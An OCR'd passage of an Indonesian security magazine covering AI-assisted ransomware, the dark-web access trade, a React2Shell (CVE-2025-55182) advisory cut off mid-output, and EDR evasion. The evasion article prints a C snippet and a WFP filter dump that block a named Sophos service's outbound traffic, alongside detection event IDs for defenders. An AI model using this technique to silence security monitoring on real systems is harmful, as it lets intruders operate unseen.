
Tahun 2025 juga menandai pergeseran target. Sektor manufaktur, layanan kesehatan, dan energi menjadi sasaran utama. Bukan karena sensasi, melainkan karena ketergantungan operasional yang tinggi dan toleransi gangguan yang rendah.

Dengan bantuan AI, penyerang dapat mengidentifikasi titik-titik di mana gangguan kecil dapat memicu dampak bisnis besar. Dalam konteks ini, ransomware tidak lagi sekadar alat pemerasan finansial, tetapi instrumen tekanan strategis.

Ketahanan Lebih Penting dari Deteksi

Satu pelajaran konsisten muncul dari berbagai laporan 2025: organisasi yang mampu bertahan bukanlah yang memiliki teknologi paling canggih, melainkan yang paling siap secara operasional. Mereka memiliki:

- Rencana respons insiden yang jelas dan diuji
- Cadangan data yang immutable dan terverifikasi
- Rantai komando yang tegas
- Latihan lintas fungsi yang rutin



MENUJU ERA RANSOMWARE SEMI-OTONOM

Apakah **ransomware** sepenuhnya otonom akan menjadi kenyataan? Belum dalam waktu dekat. Namun 2025 menunjukkan arah yang jelas. Dengan AI sebagai penggerak, ransomware berevolusi menjadi sistem adaptif yang belajar dari kegagalan dan bereksperimen dengan taktik baru.

Bagi tim pertahanan, **pertanyaannya bukan lagi** apakah serangan akan terjadi, melainkan seberapa cepat organisasi dapat mendeteksi, membatasi dampak, dan pulih. Di era di mana penyerang bergerak dengan kecepatan mesin, ketahanan—bukan kesempurnaan—menjadi strategi paling rasional.


ENDPOINT BLIND SPOTS ARE REAL

UNDERSTANDING THE RISE OF EDR/AV EVASION

BY **PAMAN ABDI**

Endpoint Detection and Response (EDR) dan Antivirus (AV) merupakan tools security yang umum digunakan saat ini. Tujuan Utama dari penggunaan kedua tools security tersebut adalah dapat memonitoring terkait dengan adanya malicious process dan memberikan alert secara realtime. Secara umum, penggunaan EDR ataupun AV baik yang sudah didukung dengan analisis berbasis machine learning sangat membantu dalam visibilitas monitoring beragam process yang berjalan di suatu mesin.


Dalam beberapa tahun terakhir, ditemukan kampanye yang mencoba bypass EDR/AV agar penyerang dapat menjalankan aktivitas berbahaya tanpa terdeteksi. Salah satu caranya adalah memanfaatkan fitur bawaan Windows yang berjalan di level kernel untuk memantau dan memfilter traffic jaringan, yaitu **Windows Filtering Platform (WFP). EDR dan antivirus modern** menggunakannya untuk mendeteksi aktivitas mencurigakan, memblokir traffic berbahaya, dan mengirim informasi ke server pusat. Namun jika WFP dimanipulasi, malware dapat melewati proteksi EDR dan menjalankan aksi berbahaya secara tersembunyi.



Berdasarkan gambar di atas, mekanisme bypass EDR dimulai ketika tools terlebih dahulu melakukan identifikasi proses EDR yang aktif melalui enumerasi proses, misalnya dengan fungsi seperti Process32First() dan Process32Next() untuk menemukan executable target, kemudian setelah proses tersebut terdeteksi, tools dijalankan dengan parameter tertentu untuk memanfaatkan Windows Filtering Platform (WFP). Pada tahap ini, program membuat sesi WFP dan menambahkan filter khusus untuk memblokir koneksi outbound milik proses EDR menggunakan API seperti FwpmFilterAdd0(), contohnya pada bagian kode:


```
FWPM_FILTER0 filter = {0};
filter.layerKey =
FWPM_LAYER_ALE_AUTH_CONNECT_V4;
filter.subLayerKey = g_SublayerGuid;
filter.action.type = FWP_ACTION_BLOCK;
FwpmFilterAdd0(g_EngineHandle, &filter, NULL,
NULL);
```


Filter tersebut menyebabkan proses EDR tetap terlihat berjalan normal di sistem, namun seluruh koneksi jaringan termasuk pengiriman alert, telemetri, dan data penting ke server pusat diblokir secara diam-diam. Dengan hilangnya kemampuan komunikasi ini, EDR menjadi “silent” dan secara signifikan menurunkan efektivitas deteksi serta visibilitas SOC terhadap aktivitas berbahaya.



Pada gambar di atas, terlihat bahwa upaya filter **traffic outbound** dari proses EDR melalui teknik EDR bypass berhasil dijalankan. Eksekusi commandline berbahaya tidak memicu alert pada dashboard utama EDR, sementara di latar belakang sistem terdeteksi adanya penambahan filter khusus pada Windows Filtering Platform (WFP). Manipulasi ini membuat proses outbound EDR tidak dapat berfungsi secara normal tanpa menghentikan servicenya, sehingga mekanisme monitoring dan respons EDR/AV dapat dilewati secara efektif dan tetap tampak berjalan sebagaimana mestinya

```
<item>
        <filterKey>{c9f9196f-aca0-4bd8-96bc-193771f5dd32}</filterKey>
        <displayData>
                <name>EDR Network Block</name>
                <description>Block IPv4 outbound connections</description>
        </displayData>
        <flags numItems="2">
                <item>FWPM_FILTER_FLAG_CLEAR_ACTION_RIGHT</item>
                <item>FWPM_FILTER_FLAG_INDEXED</item>
        </flags>
        <providerKey>{9cb71809-c558-485b-a5c8-73aaa983d006}</providerKey>
        <providerData/>
        <layerKey>FWPM_LAYER_ALE_AUTH_CONNECT_V4</layerKey>
        <subLayerKey>{8ede0a1f-a7bf-4519-abc9-687c27cee7ac}</subLayerKey>
        <weight>
                <type>FWP_EMPTY</type>
        </weight>
        <filterCondition numItems="1">
                <item>
                        <fieldKey>FWPM_CONDITION_ALE_APP_ID</fieldKey>
                        <matchType>FWP_MATCH_EQUAL</matchType>
                        <conditionValue>
                                <type>FWP_BYTE_BLOB_TYPE</type>
                                <byteBlob>
                                        <data>5c00640065007600690063006500...</data>
                                        <asString>\device\harddiskvolume2\program files\sophos\endpoint defense\sspservice.exe</asString>
                                </byteBlob>
                        </conditionValue>
                </item>
        </filterCondition>
        <action>
                <type>FWP_ACTION_BLOCK</type>
                <filterType/>
        </action>
        <rawContext>0</rawContext>
        <reserved/>
        <filterId>73131</filterId>
        <effectiveWeight>
                <type>FWP_UINT64</type>
                <uint64>274877906944</uint64>
        </effectiveWeight>
</item>
```



Temuan ini menunjukkan bahwa filtering trafik melalui **WFP** dapat dimanfaatkan threat actor untuk menyembunyikan aktivitas berbahaya dari sistem deteksi **EDR/AV**. Meskipun demikian, teknik bypass ini tetap menghasilkan artefak yang dapat diobservasi, seperti munculnya Windows Event ID 5152, 5157, dan 5158 yang berkaitan dengan filtering dan pemblokiran koneksi. Oleh karena itu, tim keamanan perlu memperkuat pemantauan pada event tersebut sekaligus memastikan pengawasan yang ketat terhadap setiap perubahan konfigurasi WFP. Pendekatan ini penting untuk meningkatkan deteksi dini terhadap upaya penghindaran kontrol keamanan dan memitigasi potensi kompromi secara lebih proaktif.

DARK WEB 2025: DINAMIKA EKOSISTEM ANCAMAN DAN EVOLUSI TAKTIK KRIMINAL SIBER

BY PAKDE IWAN

Pada 2025, banyak organisasi pertama kali menyadari bahwa mereka telah "menjadi target" bukan ketika alarm SOC berbunyi, tetapi ketika nama perusahaan mereka muncul di forum gelap—ditemani sampel dokumen internal, tangkapan layar email eksekutif, atau potongan database pelanggan. Tidak ada notifikasi endpoint. Tidak ada lonjakan traffic mencurigakan. Hanya sebuah fakta yang telanjur publik: akses mereka sudah lama bocor.

Fenomena ini menandai perubahan fundamental dalam lanskap ancaman. Serangan siber tidak lagi dimulai dari eksploitasi teknis yang spektakuler, melainkan dari pasar gelap yang menjual akses valid—akses yang sering kali sudah berbulan-bulan hidup di jaringan korban sebelum dimanfaatkan.

Dark web 2025 bukan sekadar tempat bersembunyi para penjahat. Ia adalah ruang ekonomi terstruktur, tempat kejahatan diproduksi, dioptimalkan, dan diperdagangkan dengan logika efisiensi yang dingin. Untuk tim IT security, memahami dinamika ini bukan lagi isu intelijen tambahan, melainkan prasyarat bertahan hidup.

EKOSISTEM, BUKAN KOMUNITAS

Salah satu kesalahan paling umum dalam membayangkan dark web adalah melihatnya sebagai "komunitas hacker". Pada 2025, istilah itu nyaris tidak relevan. Yang ada adalah ekosistem dengan spesialisasi tajam, di mana tiap aktor fokus pada satu bagian rantai nilai.

Ada operator infostealer yang tidak pernah mengeksekusi ransomware. Ada broker akses yang tidak pernah menyentuh malware. Ada operator ransomware yang tidak pernah melakukan phishing. Mereka terhubung bukan oleh ideologi, tetapi oleh insentif ekonomi.

Ekosistem ini bekerja seperti pasar grosir:

- Infeksi massal murah menghasilkan kredensial
- Kredensial dikurasi menjadi akses bernilai
- Akses dijual ke pihak dengan tujuan akhir: uang

Efisiensi ini menjelaskan mengapa volume serangan meningkat meski banyak organisasi mengklaim postur keamanan yang "lebih matang". Pertahanan boleh meningkat, tetapi harga akses turun.

INFOSTEALER: MESIN PENCETAK IDENTITAS DIGITAL

Pada 2025, **infostealer** adalah malware paling strategis dalam ekosistem kriminal—bukan karena kompleksitasnya, tetapi karena output-nya. Berbeda dengan trojan klasik, infostealer dirancang untuk:

- mencuri kredensial browser,
- menyalin cookie sesi aktif,
- mengambil token cloud,
- dan dalam beberapa kasus, melewati MFA berbasis session reuse.

Infeksi sering kali banal: file **bajakan, cracked software, email** dengan lampiran yang tampak sah. Tidak ada eksploit **zero-day.** Tidak ada payload besar. Namun hasilnya adalah snapshot identitas digital korban —cukup untuk masuk tanpa menimbulkan kecurigaan awal.

Yang dijual di dark web bukan malware-nya, melainkan hasil panennya: stealer logs. Log ini dikemas rapi, diberi label, dan dikategorikan:

- sektor industri,
- negara,
- domain email,
- jenis akses (VPN, O365, AWS, GitHub, ERP).

Bagi penyerang lanjutan, ini jauh lebih berharga daripada exploit. Ia adalah jalan pintas ke dalam jaringan.

INITIAL ACCESS BROKERS: PEDAGANG PINTU MASUK

Pada fase ini, I**nitial Access Brokers (IAB)** berperan sebagai perantara utama dalam ekonomi siber gelap. Mereka tidak melakukan pencurian atau pemerasan secara langsung, melainkan memperdagangkan akses awal dengan mempertemukan penjual dan pembeli.

IAB mengumpulkan dan menjual **akses bernilai tinggi** seperti kredensial VPN aktif, RDP ber-privilege tinggi, akun cloud administratif, atau foothold yang telah teruji stabil. Akses tersebut dipasarkan dengan deskripsi singkat namun informatif, mencakup profil target, cakupan akses, dan skala lingkungan.

Nilai jual ditentukan oleh **ukuran organisasi, sektor industri, kedalaman akses, serta potensi monetisasi.** Yang sering luput disadari, **akses yang sama dapat dijual ke lebih dari satu pihak,** menjadikan sebuah organisasi sebagai "komoditas" yang beredar di pasar gelap selama periode tertentu hingga dimanfaatkan sepenuhnya.

KETIKA SERANGAN MENJADI LAYANAN


Ransomware 2025 telah berevolusi menjadi **layanan terorganisir (Ransomware-as-a-Service).** Operator tidak lagi bertindak sendiri, melainkan menyediakan platform lengkap yang mencakup payload ransomware, panel pemantauan korban, mekanisme negosiasi, dan infrastruktur pembayaran, sehingga pelaku tanpa keahlian tinggi pun dapat beroperasi.

Perubahan paling signifikan adalah **pergeseran tujuan serangan.** Banyak kelompok kini memprioritaskan **pencurian dan validasi nilai data serta ancaman publikasi**, sementara enkripsi menjadi opsional sebagai tekanan tambahan. Akibatnya, korban dapat mengalami kebocoran data tanpa gangguan operasional besar, sekaligus membuat metode deteksi berbasis enkripsi tradisional semakin tidak efektif.

LEAK SITES: PANGGUNG PSIKOLOGIS DAN MEDIA TEKANAN

Pada 2025, situs kebocoran **ransomware** berfungsi sebagai **alat perang psikologis**, ditujukan bukan kepada tim teknis, melainkan **manajemen, regulator, media, dan publik.** Penyerang merilis cuplikan data terkurasi—seperti email internal, kontrak sensitif, atau data karyawan—cukup untuk memvalidasi ancaman tanpa membocorkan seluruh data.

Tekanan utama kini berasal dari **risiko reputasi dan eskalasi publik**, bukan semata enkripsi sistem. Akibatnya, ransomware bergeser dari **insiden IT** menjadi krisis **organisasi secara menyeluruh.**



FRAGMENTASI INFRASTRUKTUR: TOR TIDAK LAGI TUNGGAL

Meskipun **Tor** masih digunakan, **dark web 2025** menunjukkan fragmentasi ekstrem. Aktivitas kriminal menyebar ke:

- forum semi-terbuka,
- kanal Telegram,
- bot otomatis,
- marketplace sementara.

Setiap penutupan **forum** besar tidak menghancurkan ekosistem, melainkan memecahnya. Pelaku berpindah, beradaptasi, dan sering kali menjadi lebih sulit dilacak karena tersebar.
Bagi defender, ini berarti satu hal: **visibilitas semakin sulit, sementara kecepatan adaptasi penyerang meningkat.**

IMPLIKASI STRATEGIS BAGI TIM IT SECURITY

Identitas adalah perimeter utama

Ketika akses valid menjadi komoditas, maka IAM, MFA kuat, dan deteksi anomali identitas bukan fitur tambahan—melainkan pertahanan inti.

Deteksi harus bergeser ke pre-exploitation

Menunggu **ransomware** berjalan adalah kegagalan. Indikasi awal ada pada:

- login abnormal,
- session reuse,
- privilege escalation sunyi.

THREAT INTELLIGENCE HARUS KONTEKSTUAL

Mengetahui bahwa "**IOC X berbahaya"** tidak cukup. Yang penting adalah:

- akses apa yang dicari,
- siapa pembelinya,
- dan bagaimana biasanya dieksploitasi.

Incident response harus lintas fungsi

IR 2025 melibatkan legal, PR, dan manajemen sejak awal. Dark web menjadikan serangan sebagai isu publik lebih cepat dari sebelumnya.

Penutup: Dark Web sebagai Cermin Keamanan Modern

Dark web 2025 bukan anomali. Ia adalah refleksi jujur dari cara organisasi membangun—dan sering kali mengabaikan—keamanan identitas, visibilitas, dan respons awal.

Selama akses valid masih mudah bocor, selama organisasi masih bereaksi setelah data muncul di publik, dan selama keamanan diperlakukan sebagai lapisan teknis semata, ekosistem ini akan terus berkembang.

Memahami **dark web** bukan berarti terobsesi pada dunia kriminal. Artinya memahami **bagaimana nilai organisas**i Anda dipersepsikan oleh musuh—bahkan sebelum serangan dimulai.


PUNGGAWA
cyber security services

BAHAYA KERENTANAN REACT2SHELL (CVE-2025-55182) UNAUTHENTICATED RCE

BY **MAS ADE**

Pada penghujung tahun 2025, internet kembali diguncang bukan oleh terobosan teknologi baru, melainkan oleh temuan kerentanan keamanan dengan tingkat keparahan maksimal. Celah yang dikenal sebagai **React2Shell** (CVE-2025-55182) ini memperoleh skor CVSS 10.0 (Critical), karena dapat dieksploitasi tanpa interaksi pengguna dan tanpa autentikasi. Dalam skenario terburuk, **kerentanan ini memungkinkan penyerang mengambil alih server secara penuh,** menjadikannya salah satu ancaman paling berbahaya di tahun tersebut.

Yang membuat **React2Shell** semakin mengkhawatirkan adalah eksploitasi masif di alam liar, di mana banyak server dilaporkan telah disusupi backdoor dan malware tanpa terdeteksi. **Insiden ini mematahkan asumsi lama bahwa framework frontend relatif aman dari dampak langsung terhadap backend.** Pertanyaannya pun mengemuka: bagaimana sebuah framework frontend paling populer di dunia dapat berubah menjadi pintu masuk serangan backend yang mematikan, dan apa implikasinya bagi model keamanan aplikasi modern?



REACT2SHELL DAN PENJELASAN SINGKAT

Untuk memahami **React2Shell**, kita harus melihat bagaimana aplikasi modern bekerja, khususnya pada ekosistem **React Server Components (RSC)** dan framework seperti **Next.js.**

Dalam arsitektur modern, React menggunakan mekanisme yang disebut React Flight Protocol yaitu mekanisme yang memfasilitasi pertukaran dua arah antara server dan browser. Server mengirimkan komponen ke browser, sementara Server Actions menerima dan memproses interaksi pengguna yang dikirim kembali ke server.

Celah **React2Shell** terletak pada proses deserialisasi data di sisi server. Ketika aplikasi menerima input dari pengguna (misalnya argumen fungsi pada Server Action), server bertugas menerjemahkan data mentah tersebut kembali menjadi objek JavaScript.

Masalahnya, versi React yang rentan gagal memvalidasi struktur objek tersebut dengan benar sebelum memprosesnya. **Penyerang dapat menyisipkan objek berbahaya (malicious payload)** yang dirancang khusus. Alih-alih dibaca sebagai data biasa, objek ini memanipulasi proses internal React untuk memicu eksekusi perintah sistem operasi.

DETEKSI MANDIRI: APAKAH APLIKASI ANDA TERDAMPAK ?

Jika Anda mengelola aplikasi berbasis React, Next.js, atau framework lain yang mengadopsi React Server Components, berikut adalah versi package yang terdampak:

Package	Affected Versions
react-server-dom-parcel	19.0, 19.1.0, 19.1.1, 19.2.0
react-server-dom-turbopack	19.0, 19.1.0, 19.1.1, 19.2.0
react-server-dom-webpack	19.0, 19.1.0, 19.1.1, 19.2.0

Framework yang menggunakan React Server Components dan mengandalkan paket-paket ini juga terdampak, di antaranya adalah **Next.js, React Router, Waku, @parcel/rsc, @vitejs/plugin-rsc, dan rwsdk.**

DETEKSI MANDIRI: APAKAH APLIKASI ANDA TERDAMPAK ?

Gunakan alat audit bawaan Node.js untuk mendeteksi kerentanan yang sudah terdaftar di database CVE:

1.PEMINDAIAN OTOMATIS

```
root@c2c: ~/react2shell-lab
root@c2c:~/react2shell-lab# npm audit
# npm audit report

next  16.0.0-canary.0 - 16.0.6
Severity: critical
Next.js is vulnerable to RCE in React flight protocol - https://github.com/advis
